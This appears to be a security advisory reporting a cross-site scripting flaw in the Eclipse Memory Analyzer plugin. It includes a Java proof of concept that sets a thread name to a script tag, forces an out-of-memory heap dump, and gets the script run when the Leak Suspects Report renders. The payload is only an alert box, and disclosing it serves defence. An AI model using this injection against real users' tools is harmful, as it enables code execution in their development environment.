

XSS in Memory Analyzer plugin for Eclipse

Product description:

When a Java application hits the limit of the dedicated memory a Heap dump is generated in order to provide the developers a way to find the root cause of the Out of memory exception. There is a plugin for Eclipse who is useful for reading the generated Heap Dump <https://wiki.eclipse.org/MemoryAnalyzer>

Issue description:

The Memory Analyzer parses the Heap Dump and generates several files. One of the generated html files shows generated data and along with that the name of the Thread in which the error have occurred. However, if an attacker programmatically changes the name of the current thread (look at the code below) to some script it will be executed when rendered in Eclipse.

Steps to reproduce:

- 1) Create a malicious app that generates an Out of memory exception and changes the name of the current thread to a malicious script.

```
package com.sap;

import java.util.ArrayList;
import java.util.List;

public class ExhaustMemory {

    private void setThreadName() {
        Thread.currentThread().setName("<script>alert(1)</script>");
    }


    public static void main(String[] args) {
        List<String> list = new ArrayList<String>();
        ExhaustMemory mem = new ExhaustMemory();
        mem.setThreadName();
        while (true){
            list.add("Will reach out of memory soon...");
        }
    }
}
```

- 2) Configure the VM arguments to instruct the VM to produce a Heap Dump and set the available memory a low number in order to speed up the Out of memory exception (Xms and Xmx are optional to be set. It is just faster setting them.)

-XX:+HeapDumpOnOutOfMemoryError


-Xms1M

-Xmx2M




- 3) Run the above Java application with that configuration


Out of memory error was thrown.




4) Open the generated Heap Dump file (.hprof) with Eclipse



5) Select “Leak Suspects Report” option in the wizard



- 6) When rendered the malicious code is executed in the Memory Analyzer perspective in Eclipse



The malicious code is executed not only on the first rendered page but on every page where the Thread name is shown like this one:

